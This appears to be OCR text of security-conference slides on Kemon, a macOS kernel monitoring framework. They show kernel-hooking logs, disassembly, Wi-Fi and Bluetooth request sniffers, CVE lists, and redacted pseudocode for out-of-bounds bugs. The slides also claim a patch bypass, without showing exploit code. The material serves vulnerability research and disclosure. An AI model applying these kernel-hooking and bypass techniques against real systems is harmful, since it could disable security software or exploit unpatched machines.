
`mac_policy_grab_exclusive()` and `mac_policy_release_exclusive()` MUTEX operations:
https://github.com/apple/darwin-xnu/blob/xnu-4903.221.2/security/mac_base.c#L674
https://github.com/apple/darwin-xnu/blob/xnu-4903.221.2/security/mac_base.c#L788

`(*(mpc->mpc_ops->mpo_policy_init))(mpc)` and
`(*(mpc->mpc_ops->mpo_policy_initbsd))(mpc)` callback opportunities:
https://github.com/apple/darwin-xnu/blob/xnu-4903.221.2/security/mac_base.c#L778
https://github.com/apple/darwin-xnu/blob/xnu-4903.221.2/security/mac_base.c#L782

```
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=procmon_m(procmon_m), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34fb198, policy ops=0xffffff7fa34fb1e8.
[Kemon.kext] :       handler address: 0xffffff7fa34f10bb, policy name: mpo_cred_label_update_execve.
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=dylibmon_m(dylibmon_m), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34fa6d0, policy ops=0xffffff7fa34fa720.
[Kemon.kext] :       handler address: 0xffffff7fa34edce5, policy name: mpo_file_check_mmap.
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=ttymon_grant_m(ttymon_grant_m), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34f90b0, policy ops=0xffffff7fa34f9150.
[Kemon.kext] :       handler address: 0xffffff7fa34eb6d1, policy name: mpo_pty_notify_grant.
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=ttymon_close_m(ttymon_close_m), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34f9100, policy ops=0xffffff7fa34f9bc8.
[Kemon.kext] :       handler address: 0xffffff7fa34ebcfe, policy name: mpo_pty_notify_close.
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=monitor_kextmon_m(monitor_kextmon_h), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34fbc60, policy ops=0xffffff7fa34fbcb0.
[Kemon.kext] :       handler address: 0xffffff7fa34f38ad, policy name: mpo_kext_check_load.
```

Pre and Post callback-based inline hook engine

```
(lldb) di -b -n OSKext::start
kernel.development`OSKext::start:
    0xffffff800ce1aa00 <+0>:    55              pushq  %rbp
    0xffffff800ce1aa01 <+1>:    48 89 e5        movq   %rsp, %rbp
    0xffffff800ce1aa04 <+4>:    41 57           pushq  %r15
    0xffffff800ce1aa06 <+6>:    41 56           pushq  %r14
    0xffffff800ce1aa08 <+8>:    41 55           pushq  %r13
    0xffffff800ce1aa0a <+10>:   41 54           pushq  %r12
    0xffffff800ce1aa0c <+12>:   53              pushq  %rbx
    0xffffff800ce1aa0d <+13>:   48 83 ec 28     subq   $0x28, %rsp
    0xffffff800ce1aa11 <+17>:   41 89 f6        movl   %esi, %r14d
    0xffffff800ce1aa14 <+20>:   49 89 ff        movq   %rdi, %r15
    0xffffff800ce1aa17 <+23>:   49 8b 07        movq   (%r15), %rax
    ...................
    0xffffff800ce1adfd <+1021>: 4c 8b 65 c0     movq   -0x40(%rbp), %r12
    0xffffff800ce1ae01 <+1025>: 49 8b 7f 48     movq   0x48(%r15), %rdi
    0xffffff800ce1ae05 <+1029>: 4c 89 e6        movq   %r12, %rsi
    0xffffff800ce1ae08 <+1032>: ff 55 b0        callq  *-0x50(%rbp)
    ...................
    0xffffff800ce1ae60 <+1120>: 5b              popq   %rbx
    0xffffff800ce1ae61 <+1121>: 41 5c           popq   %r12
    0xffffff800ce1ae63 <+1123>: 41 5d           popq   %r13
    0xffffff800ce1ae65 <+1125>: 41 5e           popq   %r14
    0xffffff800ce1ae67 <+1127>: 41 5f           popq   %r15
    0xffffff800ce1ae69 <+1129>: 5d              popq   %rbp
    0xffffff800ce1ae6a <+1130>: c3              retq
```



Pre and Post callback-based inline hook engine

```
[Kemon.kext] : action=MONITORING_KEXT_PRE_CALLBACK, uid=0, process(pid 59)=kextd, parent(ppid 1)=launchd, name=com.mandiant.monitor, path=/Applications/Monitor.app/Contents/PlugIns/monitor.kext, version=0.9.2…
[Kemon.kext] : Disassemble the OSKext::start(com.mandiant.monitor) -> startfunc(kmod_info, kmodStartData).
(02) ffd3 CALL RBX
(02) 89c3 MOV EBX, EAX
(02) 85db TEST EBX, EBX
[Kemon.kext] : In kext pre callback handler. Patching the driver entry point! name=com.mandiant.monitor, version=0.9.2, module base=0xffffff7f8e0cd000, module size=0x16000.
[Kemon.kext] : action=MONITORING_KEXT_POST_CALLBACK, uid=0, process(pid 59)=kextd, parent(ppid 1)=launchd, status=5, name=com.mandiant.monitor, version=0.9.2, module base=0xffffff7f8e0cd000, module size=0x160…
[Kemon.kext] : In kext post callback handler. status=5, name=com.mandiant.monitor, version=0.9.2, module base=0xffffff7f8e0cd000, module size=0x16000.
Kext com.mandiant.monitor start failed (result 0x5).
Kext com.mandiant.monitor failed to load (0xdc008017).
Failed to load kext com.mandiant.monitor (error 0xdc008017).
Failed to load /Applications/Monitor.app/Contents/PlugIns/monitor.kext - (libkern/kext) kext (kmod) start/stop routine failed.
```

kernel.development (kemon) Volatile

Subsystem: -- Category: -- Details 2018-08-01 17:55:36.647081

```
[Kemon.kext] : action=MONITORING_KEXT_PRE_CALLBACK, uid=0, process(pid 59)=kextd, parent(ppid 1)=launchd, name=com.mandiant.monitor, path=/Applications/Monitor.app/Contents/PlugIns/monitor.kext,
version=0.9.2, module base=0xffffff7f8e0cd000, module size=0x16000.
```

Kemon-based macOS kernel extension firewall

From Kemon to Bluetooth/Wi-Fi sniffers and fuzzers

Dive into Apple IO80211FamilyV2
Black Hat USA 2020
https://i.blackhat.com/USA-20/Thursday/us-20-Wang-Dive-into-Apple-IO80211FamilyV2.pdf

Please Make A Dentist Appointment ASAP:
Attacking IOBluetoothFamily HCI and Vendor-specific Commands
Black Hat Europe 2020
https://i.blackhat.com/eu-20/Thursday/eu-20-Wang-Please-Make-A-Dentist-Appointment-ASAP-Attacking-IOBluetoothFamily-HCI-And-Vendor-Specific-Commands.pdf

IO80211Family Get and Set request sniffer

```
[Kemon.kext] : process(pid 198)=mDNSResponder, type=APPLE80211_IOC_AWDL_ELECTION_ALGORITHM_ENABLED, user buffer=0x809b110, length=0x20.
[Kemon.kext] : process(pid 198)=mDNSResponder, type=APPLE80211_IOC_AWDL_ELECTION_ALGORITHM_ENABLED, user buffer=0x809b110, length=0x20.
[Kemon.kext] : process(pid 158)=airportd, type=APPLE80211_IOC_RESTORE_DEFAULTS, user buffer=0x1c32b70, length=0x8.
[Kemon.kext] : process(pid 158)=airportd, type=APPLE80211_IOC_AWDL_ENABLE_ROAMING, user buffer=0x1d38e88, length=0x930.
[Kemon.kext] : process(pid 158)=airportd, type=APPLE80211_IOC_ASSOCIATE, user buffer=0x1c331d8, length=0x1d4.
[Kemon.kext] : process(pid 158)=airportd, type=APPLE80211_IOC_AWDL_RSDB_CAPS, user buffer=0x1dbbde0, length=0x4dc.
[Kemon.kext] : process(pid 158)=airportd, type=APPLE80211_IOC_AWDL_RSDB_CAPS, user buffer=0x1dbbde0, length=0x4dc.
[Kemon.kext] : process(pid 158)=airportd, type=APPLE80211_IOC_RESTORE_DEFAULTS, user buffer=0x1c32c60, length=0x8.
[Kemon.kext] : process(pid 158)=airportd, type=APPLE80211_IOC_AWDL_STATISTICS, user buffer=0xe56662b0, length=0x14.
[Kemon.kext] : process(pid 158)=airportd, type=APPLE80211_IOC_SCAN_REQ, user buffer=0x1ec1678, length=0x954.
[Kemon.kext] : process(pid 198)=mDNSResponder, type=APPLE80211_IOC_AWDL_ELECTION_ALGORITHM_ENABLED, user buffer=0x809beb0, length=0x20.
[Kemon.kext] : process(pid 198)=mDNSResponder, type=APPLE80211_IOC_AWDL_ELECTION_ALGORITHM_ENABLED, user buffer=0x809bfc0, length=0x20.
[Kemon.kext] : process(pid 198)=mDNSResponder, type=APPLE80211_IOC_AWDL_ELECTION_ALGORITHM_ENABLED, user buffer=0x809afc0, length=0x20.
```

Kemon-based IO80211Family request sniffer

CVE IDs of IO80211Family

CVE-2020-9832, CVE-2020-9833 and CVE-2020-9834
https://support.apple.com/en-us/HT211170

CVE-2020-9899
https://support.apple.com/en-us/HT211289

CVE-2020-10013
https://support.apple.com/en-us/HT211843
https://support.apple.com/en-us/HT211849
https://support.apple.com/en-us/HT211850

Apple Product Security Follow-up IDs: 739062926, 739063452, 739063674, 739063984, 739064445, 739064671, 739064932, 739065914, 739066140, etc.

IOBluetoothFamily HCI request sniffer

```
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestCreate(0x0/0), args number=4, output result size=0x4/4, output size=0x4/4.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCISendRawCommand(0x62/98), args number=3, output result size=0x0/0, output size=0x0/0.
[Kemon.kext] : --- raw command opcode=0xfd4c "Broadcom VSC -- LE Set Extended Scan Response Data".
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestDelete(0x1/1), args number=1, output result size=0x0/0, output size=0x0/0.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestCreate(0x0/0), args number=4, output result size=0x4/4, output size=0x4/4.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCISendRawCommand(0x62/98), args number=3, output result size=0x0/0, output size=0x0/0.
[Kemon.kext] : --- raw command opcode=0xfd4b "Broadcom VSC -- LE Set Extended Advertising Data".
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestDelete(0x1/1), args number=1, output result size=0x0/0, output size=0x0/0.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestCreate(0x0/0), args number=4, output result size=0x4/4, output size=0x4/4.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCISendRawCommand(0x62/98), args number=3, output result size=0x0/0, output size=0x0/0.
[Kemon.kext] : --- raw command opcode=0xfd4a "Broadcom VSC -- LE Set Extended Advertising Parameters".
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestDelete(0x1/1), args number=1, output result size=0x0/0, output size=0x0/0.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestCreate(0x0/0), args number=4, output result size=0x4/4, output size=0x4/4.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCISendRawCommand(0x62/98), args number=3, output result size=0x0/0, output size=0x0/0.
[Kemon.kext] : --- raw command opcode=0xfd4d "Broadcom VSC -- LE Set Extended Advertising Enable".
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestDelete(0x1/1), args number=1, output result size=0x0/0, output size=0x0/0.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestCreate(0x0/0), args number=4, output result size=0x4/4, output size=0x4/4.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCILESetScanEnable(0xc4/196), args number=3, output result size=0x0/0, output size=0x0/0.
[Kemon.kext] : process(pid 100)=bluetoothd, routine=IOBluetoothHCIUserClient::DispatchHCIRequestDelete(0x1/1), args number=1, output result size=0x0/0, output size=0x0/0.
```

Kemon-based IOBluetoothFamily HCI request sniffer

CVE IDs of IOBluetoothFamily

CVE-2020-3892, CVE-2020-3893, CVE-2020-3905, CVE-2020-3907, CVE-2020-3908, CVE-2020-3912, CVE-2020-9779 and CVE-2020-9853
https://support.apple.com/en-us/HT211100

CVE-2020-9831
https://support.apple.com/en-us/HT211170

CVE-2020-9928 and CVE-2020-9929
https://support.apple.com/en-us/HT211289

Apple Product Security Follow-up IDs: 733637811, 734810171, 733658775, 733660424, 735099265, 735911525, 735912349, 735912935, 737656122, etc.

The practice of kernel memory mapping fuzzing

I hooked almost all kernel mapping functions through the Kemon's inline engine, which helps me better understand the implementation of memory mapping.

This project can be easily transformed into a fuzzer through fault injection.

I also implemented a simple Kemon-based kernel address sanitizer (KASAN) for closed source kernel extensions.

The Latest macOS Kernel Memory Mapping Vulnerability Case Studies

Case studies

CVE-2020-27914
Apple Product Security Follow-up ID: 742395924 and 742396335.

CVE-2020-27915
Apple Product Security Follow-up ID: 742583254.

Patched via Security Update 2020-007
https://support.apple.com/en-us/HT211931
https://support.apple.com/en-us/HT212011

CVE-2020-27914/27915/27936, etc.

The pattern of the vulnerabilities:

```
for ( index = 0; index < *input_buffer; ++index )
{
  if ( input_buffer[    * index + ] )
  {
    v4 =                                                                                    ;
    if ( v4 )
      input_buffer[    * index + ] = 0;
  }
}
```

Follow-up ID 742395924 on the macOS Big Sur 11.0 Beta 3 (20A5323l)

```
for ( index = 0; index < *input_buffer; ++index )
{
  if ( *(       * index + input_buffer + 0x ) == 1 )
  {
    v5 =                                                                                    ;
    if ( !v5 )
                                                ;
    break;
  }
}
```

Follow-up ID 742396335 on the macOS Big Sur 11.0 Beta 3 (20A5323l)

Summary of CVE-2020-27914

1. The root cause of these vulnerabilities seems to be the lack of effective verification of user input, which leads to out-of-bounds access.

2. The number of loops can be set to any value.

3. This type of vulnerability can be easily captured by KASAN.

The security update for CVE-2020-27914

The number of input entries (*input_buffer) is limited to a fixed value:

```
if ( *input_buffer >      )                // The number of input entries is limited to a fixed value
  return 0xE0      ;

                                                                                ;
for ( i = 0; i < *input_buffer; ++i )
{
  if ( input_buffer[      * i +   ] )
  {
    return_value =                                                                                  ;
    if ( return_value )
      input_buffer[      * i +   ] = 0;
  }
}
```

macOS Big Sur 11.3 Beta 5 (20E5217a)

We should re-examine the memory mapping mechanism

Although input_buffer is on the kernel heap, is it still possible to race against it from user-mode?

Is it possible to bypass the Security Update 2020-007/CVE-2020-27914?

Yes, there's something behind

A demo on the latest macOS Big Sur
11.3 Beta 5 (20E5217a)

Summary of CVE-2020-27914 security update bypass

1. TOCTTOU Vulnerabilities like CVE-2020-27914 and CVE-2020-27936 have been hidden in plain sight for a long time.

2. Some traditional fuzzing methods are difficult to find this type of vulnerability.

3. Security Update 2020-007/CVE-2020-27914 can be bypassed.

The End

From the perspective of vulnerability research

1. Vulnerabilities like CVE-2020-27914 and CVE-2020-27936 have been hidden in plain sight for a long time. They remind us to re-examine the memory mapping mechanism of macOS/iOS.

2. Sometimes security patch can be bypassed. Understanding the implementation of patches is often helpful for vulnerability research.

3. From this research, I believe we can do more.

From the perspective of security engineering

1. Kemon-based sniffers can help us better understand the design of the target subsystems (IO80211Family, IOBluetooth, kernel memory mapping, etc).

2. Kemon-based fuzzing methods can help us hunt for kernel vulnerabilities more effectively.

3. With the help of Kemon project, I believe we can do better.

Q&A

wang yu